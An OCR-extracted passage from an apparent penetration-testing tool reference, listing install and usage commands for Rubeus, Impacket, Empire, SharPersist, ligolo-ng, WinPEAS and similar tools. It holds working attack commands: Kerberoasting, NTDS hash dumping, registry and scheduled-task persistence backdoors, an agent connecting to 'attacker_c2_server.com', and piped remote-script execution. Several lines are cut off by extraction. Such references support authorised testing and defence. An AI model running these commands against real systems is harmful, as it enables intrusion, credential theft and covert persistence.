Alias           Get-DNSZone                                        3.0.0.0    PowerSploit
Alias           Get-DomainPolicy                                   3.0.0.0    PowerSploit
Alias           Get-GUIDMap                                        3.0.0.0    PowerSploit
```

BACK Rubeus

A tool that can be used to perform various actions related to Microsoft Active Directory (AD) environments, such as dumping password hashes, creating/deleting users, and modifying user properties.

Some of the features of Rubeus:

- Kerberoasting
- Golden ticket attacks
- Silver ticket attacks

Install: (Download)

You can install the unofficial pre-compiled Rubeus binary here.

Install: (Compile)

Rubeus is compatible with Visual Studio 2019 Community Edition. Open the rubeus project .sln, choose "Release", and build.

Usage:

```
Rubeus.exe -h
```

```
  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

  v1.4.2


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Searching the current domain for Kerberoastable users

[*] Found 1 user(s) to Kerberoast!

[*] SamAccountName         : sqlservice
[*] DistinguishedName      : CN=SQL Service,CN=Users,DC=akimbo,DC=core,DC=labs
[*] ServicePrincipalName   : MSSQLsvc/sqlserver.akimbo.core.labs:MSSQLSERVER
[*] PwdLastSet             : 2/16/2020 3:18:14 PM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\gmorris\Desktop\out.john

[*] Roasted hashes written to : C:\Users\gmorris\Desktop\out.john
```

⬅ BACK SharpUp

A nice tool for checking a victims endpoint for vulnerabilites relating to high integrity processes, groups, hijackable paths, etc.

Install: (Download)

You can install the unofficial pre-compiled SharpUp binary here.


Install: (Compile)

SharpUp is compatible with Visual Studio 2015 Community Edition. Open the SharpUp project .sln, choose "Release", and build.

Usage:

```
SharpUp.exe audit
#-> Runs all vulnerability checks regardless of integrity level or group membersh

SharpUp.exe HijackablePaths
#-> Check only if there are modifiable paths in the user's %PATH% variable.

SharpUp.exe audit HijackablePaths
```

```
#-> Check only for modifiable paths in the user's %PATH% regardless of integrity
```



⬅ BACK SQLRecon

MS-SQL (Microsoft SQL Server) is a relational database management system developed and marketed by Microsoft.

This C# MS-SQL toolkit is designed for offensive reconnaissance and post-exploitation. For detailed usage information on each technique, refer to the wiki.

Install: (Binary)

You can download the latest binary release from here.

Usage:

```
# Authenticating using Windows credentials
SQLRecon.exe -a Windows -s SQL01 -d master -m whoami

# Authenticating using Local credentials
SQLRecon.exe -a Local -s SQL02 -d master -u sa -p Password123 -m whoami

# Authenticating using Azure AD credentials
SQLRecon.exe -a azure -s azure.domain.com -d master -r domain.com -u skawa -p Pas
```

```
# Run whoami
SQLRecon.exe -a Windows -s SQL01 -d master -m whoami

# View databases
SQLRecon.exe -a Windows -s SQL01 -d master -m databases

# View tables
SQLRecon.exe -a Windows -s SQL01 -d master -m tables -o AdventureWorksLT2019
```

Full usage information can be found on the wiki.

Tool module usage information can be found here.

```
PS C:\Windows\Temp> .\SQLRecon.exe -h

SQLRecon v2.1.4
github.com/skahwah/SQLRecon

Authentication Type (-a):
-a Windows - Use Windows authentication. This uses the current users token.
        [+] -s SERVERNAME | SQL server hostname
        [+] -d DATABASE | SQL server database name
        [+] -r PORT | (OPTIONAL) Defaults to 1433

-a Local - Use local authentication. This requires the credentials for a local database user.
        [+] -s SERVERNAME | SQL server hostname
        [+] -d DATABASE | SQL server database name
        [+] -u USERNAME | Username of local SQL user
        [+] -p PASSWORD | Password of local SQL user
        [+] -r PORT | (OPTIONAL) Defaults to 1433

-a Azure - Use Azure AD domain username and password authentication. This requires the credentials for a domain user.
        [+] -s SERVERNAME | SQL server hostname
        [+] -d DATABASE | SQL server database name
        [+] -r DOMAIN.COM | FQDN of Domain
        [+] -u USERNAME | Username of domain user
        [+] -p PASSWORD | Password of domain user
```

Image used from SQLRecon help page

⬅BACK UltimateAppLockerByPassList

This resrouce is a collection of the most common and known techniques to bypass AppLocker.

Since AppLocker can be configured in different ways @api0cradle maintains a verified list of bypasses (that works against the default AppLocker rules) and a list with possible bypass technique (depending on configuration) or claimed to be a bypass by someone.

They also have a list of generic bypass techniques as well as a legacy list of methods to execute through DLLs.

Indexed Lists

- Generic-AppLockerbypasses.md
- VerifiedAppLockerBypasses.md

- UnverifiedAppLockerBypasses.md
- DLL-Execution.md




Image used from https://tinyurl.com/28y83ks6

BACK StarFighters

A JavaScript and VBScript Based Empire Launcher, which runs within their own embedded PowerShell Host.

Both Launchers run within their own embedded PowerShell Host, so we don't need PowerShell.exe.

This might be usefull when a company is blocking PowerShell.exe and/or is using a Application Whitelisting solution, but does not block running JS/VBS files.

Usage:

- Setup a new Listener within PowerShell Empire
- Use the Launcher command to Generate a PowerShell launcher for this listener
- Copy and Replace the Base64 encoded Launcher Payload within the StarFighter JavaScript or VBScript file

For the JavaScript version use the following Variable:

```
var EncodedPayload = "<Paste Encoded Launcher Payload Here>"
```

For the VBScript version use the following Variable:

```
Dim EncodedPayload: EncodedPayload = "<Paste Encoded Launcher Payload Here>"
```

- Then run: wscript.exe StarFighter.js or StarFighter.vbs on Target, or DoubleClick the launchers within Explorer.

*Image used from https://tinyurl.com/262nwjh7

⬅ BACK demiguise

The aim of this project is to generate .html files that contain an encrypted HTA file.

The idea is that when your target visits the page, the key is fetched and the HTA is decrypted dynamically within the browser and pushed directly to the user.

This is an evasion technique to get round content / file-type inspection implemented by some security-appliances.

Further technical information here.

Install:

```
git clone https://tinyurl.com/ybzoengl
cd demiguise
```

Usage:

```
# Generate an encrypted .hta file that executes notepad.exe
python demiguise.py -k hello -c "notepad.exe" -p Outlook.Application -o test.hta
```




Image used from https://tinyurl.com/ybzoengl

BACK PowerZure

PowerZure is a PowerShell project created to assess and exploit resources within Microsoft's cloud platform, Azure. PowerZure was created out of the need for a framework that can both perform reconnaissance and exploitation of Azure, AzureAD, and the associated resources.

There is zero reason to ever run PowerZure on a victim's machine. Authentication is done by using an existing accesstoken.json file or by logging in via prompt when logging into Azure, meaning you can safely use PowerZure to interact with a victim's cloud instance from your operating machine.

Install:

```
Install-Module -Name Az
git clone https://tinyurl.com/22prlgd2
cd PowerZure
ipmo C:\path\to\PowerZure.psd1
```

Usage:

```
# Get a list of AzureAD and Azure objects you have access to
Get-AzureTarget
```

Blog - Attacking Azure, Azure AD, and Introducing PowerZure




Image used from https://hakin9.org

Persistence

⬅BACK Impacket

Impacket provides a set of low-level Python bindings for various network protocols, including SMB, Kerberos, and LDAP, as well as higher-level libraries for interacting with network services and performing specific tasks such as dumping password hashes and creating network shares.

It also includes a number of command-line tools that can be used to perform various tasks such as dumping SAM databases, enumerating domain trusts, and cracking Windows passwords.

Install:

```
python3 -m pip install impacket
```

Install: (With Example Scripts)


Download and extract the package, then navigate to the install folder and run...

```
python3 -m pip install .
```

Usage:

```
# Extract NTLM hashes with local files
secretsdump.py -ntds /root/ntds_cracking/ntds.dit -system /root/ntds_cracking/sys

# Gets a list of the sessions opened at the remote hosts
netview.py domain/user:password -target 192.168.10.2

# Retrieves the MSSQL instances names from the target host.
mssqlinstance.py 192.168.1.2

# This script will gather data about the domain's users and their corresponding e
GetADUsers.py domain/user:password@IP
```

Great cheat sheet for Impacket usage.



BACK Empire

Empire is a post-exploitation framework that allows you to generate payloads for establishing remote connections with victim systems.

Once a payload has been executed on a victim system, it establishes a connection back to the Empire server, which can then be used to issue commands and control the target system.

Empire also includes a number of built-in modules and scripts that can be used to perform specific tasks, such as dumping password hashes, accessing the Windows registry, and exfiltrating data.


Install:

```
git clone https://tinyurl.com/lyf7zhg
cd Empire
sudo ./setup/install.sh
```

Usage:

```
# Start Empire
./empire

# List live agents
list agents

# List live listeners
list listeners
```

Nice usage cheat sheet by HarmJoy.



⬅ BACK SharPersist

A Windows persistence toolkit written in C#.

The project has a wiki.

Install: (Binary)

You can find the most recent release here.

Install: (Compile)

- Download the project files from the GitHub Repo.
- Load the Visual Studio project up and go to "Tools" --> "NuGet Package Manager" --> "Package Manager Settings"
- Go to "NuGet Package Manager" --> "Package Sources"
- Add a package source with the URL "https://tinyurl.com/prdx27k"
- Install the Costura.Fody NuGet package. The older version of Costura.Fody (3.3.3) is needed, so that you do not need Visual Studio 2019.
  - `Install-Package Costura.Fody -Version 3.3.3`
- Install the TaskScheduler package
  - `Install-Package TaskScheduler -Version 2.8.11`
- You can now build the project yourself!

Usage:

A full list of usage examples can be found here.

```
#KeePass
SharPersist -t keepass -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -f "C:\U

#Registry
SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -k "hkcurun"

#Scheduled Task Backdoor
SharPersist -t schtaskbackdoor -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe"

#Startup Folder
SharPersist -t startupfolder -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -f
```

```
beacon> execute-assembly /root/Toolkit/SharPersist.exe -t reg -m remove -k hkcurun -v "Test"
[*] Tasked beacon to run .NET program: SharPersist.exe -t reg -m remove -k hkcurun -v "Test"
[+] host called home, sent: 336501 bytes
[+] received output:

[*] INFO: Removing registry persistence
[*] INFO: Registry Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Run
[*] INFO: Registry Value: Test
[*] INFO: Option:


[+] SUCCESS: Registry persistence removed

beacon> execute-assembly /root/Toolkit/SharPersist.exe -t reg -m list -k hkcurun
[*] Tasked beacon to run .NET program: SharPersist.exe -t reg -m list -k hkcurun
[+] host called home, sent: 336477 bytes
[+] received output:

[*] INFO: Listing all registry values in: HKCU\Software\Microsoft\Windows\CurrentVersion\Run
```

⬅ BACK ligolo-ng

Ligolo-ng is a simple, lightweight and fast tool that allows pentesters to establish tunnels from a reverse TCP/TLS connection using a tun interface (without the need of SOCKS).

Instead of using a SOCKS proxy or TCP/UDP forwarders, Ligolo-ng creates a userland network stack using Gvisor.

When running the relay/proxy server, a tun interface is used, packets sent to this interface are translated, and then transmitted to the agent remote network.

Install: (Download)

Precompiled binaries (Windows/Linux/macOS) are available on the Release page.

Install: (Build)

Building ligolo-ng (Go >= 1.17 is required):

```
go build -o agent cmd/agent/main.go
go build -o proxy cmd/proxy/main.go

# Build for Windows
GOOS=windows go build -o agent.exe cmd/agent/main.go
GOOS=windows go build -o proxy.exe cmd/proxy/main.go
```

Setup: (Linux)

```
sudo ip tuntap add user [your_username] mode tun ligolo
sudo ip link set ligolo up
```

Setup: (Windows)

You need to download the Wintun driver (used by WireGuard) and place the `wintun.dll` in the same folder as Ligolo (make sure you use the right architecture).

Setup: (Proxy server)

```
./proxy -h # Help options
./proxy -autocert # Automatically request LetsEncrypt certificates
```

Usage:

Start the agent on your target (victim) computer (no privileges are required!):

```
./agent -connect attacker_c2_server.com:11601
```

A session should appear on the proxy server.

```
INFO[0102] Agent joined. name=nchatelain@nworkstation remote="XX.XX.XX.XX:38000"
```

Use the session command to select the agent.

```
ligolo-ng » session
? Specify a session : 1 - nchatelain@nworkstation - XX.XX.XX.XX:38000
```

Full usage information can be found here.




Image used from https://tinyurl.com/25rtqzlc#demo

Privilege Escalation

⬅BACK LinPEAS

LinPEAS is a nice verbose privilege escalation for finding local privesc routes on Linux endpoints.

Install + Usage:

```
curl -L "https://tinyurl.com/ybgp83f8" | sh
```

```
=========================================(Services Information)=========================================

[+] Interesting Services -non Microsoft-(T1007)
 [?] Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https://book.h
  AmazonSSMAgent(Amazon SSM Agent)["C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"] - Auto - Running
  Amazon SSM Agent
 ===========================================================================================

  Apache2.4(Apache Software Foundation - Apache2.4)["C:\xampp\apache\bin\httpd.exe" -k runservice] - Auto - Running
  Possible DLL Hijacking in binary folder: C:\xampp\apache\bin (Users [AppendData/CreateDirectories WriteData/CreateFiles])
  Apache/2.4.43 (Win64)
 ===========================================================================================

  AWSLiteAgent(Amazon Inc. - AWS Lite Guest Agent)["C:\Program Files\Amazon\XenTools\LiteAgent.exe"] - Auto - Running
  AWS Lite Guest Agent
 ===========================================================================================

  cfn-hup(CloudFormation cfn-hup)["C:\Program Files\Amazon\cfn-bootstrap\winhup.exe"] - Manual - Stopped
  CloudFormation cfn-hup for Windows
 ===========================================================================================

  cold(cold)[C:\Program Files\DACL Service\cold.exe] - Manual - Stopped - isDotNet - No quotes and Space detected
  YOU CAN MODIFY THIS SERVICE: WriteData/CreateFiles
 ===========================================================================================
```

⬅ BACK WinPEAS

WinPEAS is a nice verbose privilege escalation for finding local privesc routes on Windows endpoints.

Install + Usage:

```
$wp=[System.Reflection.Assembly]::Load([byte[]](Invoke-WebRequest "https://tinyur
```

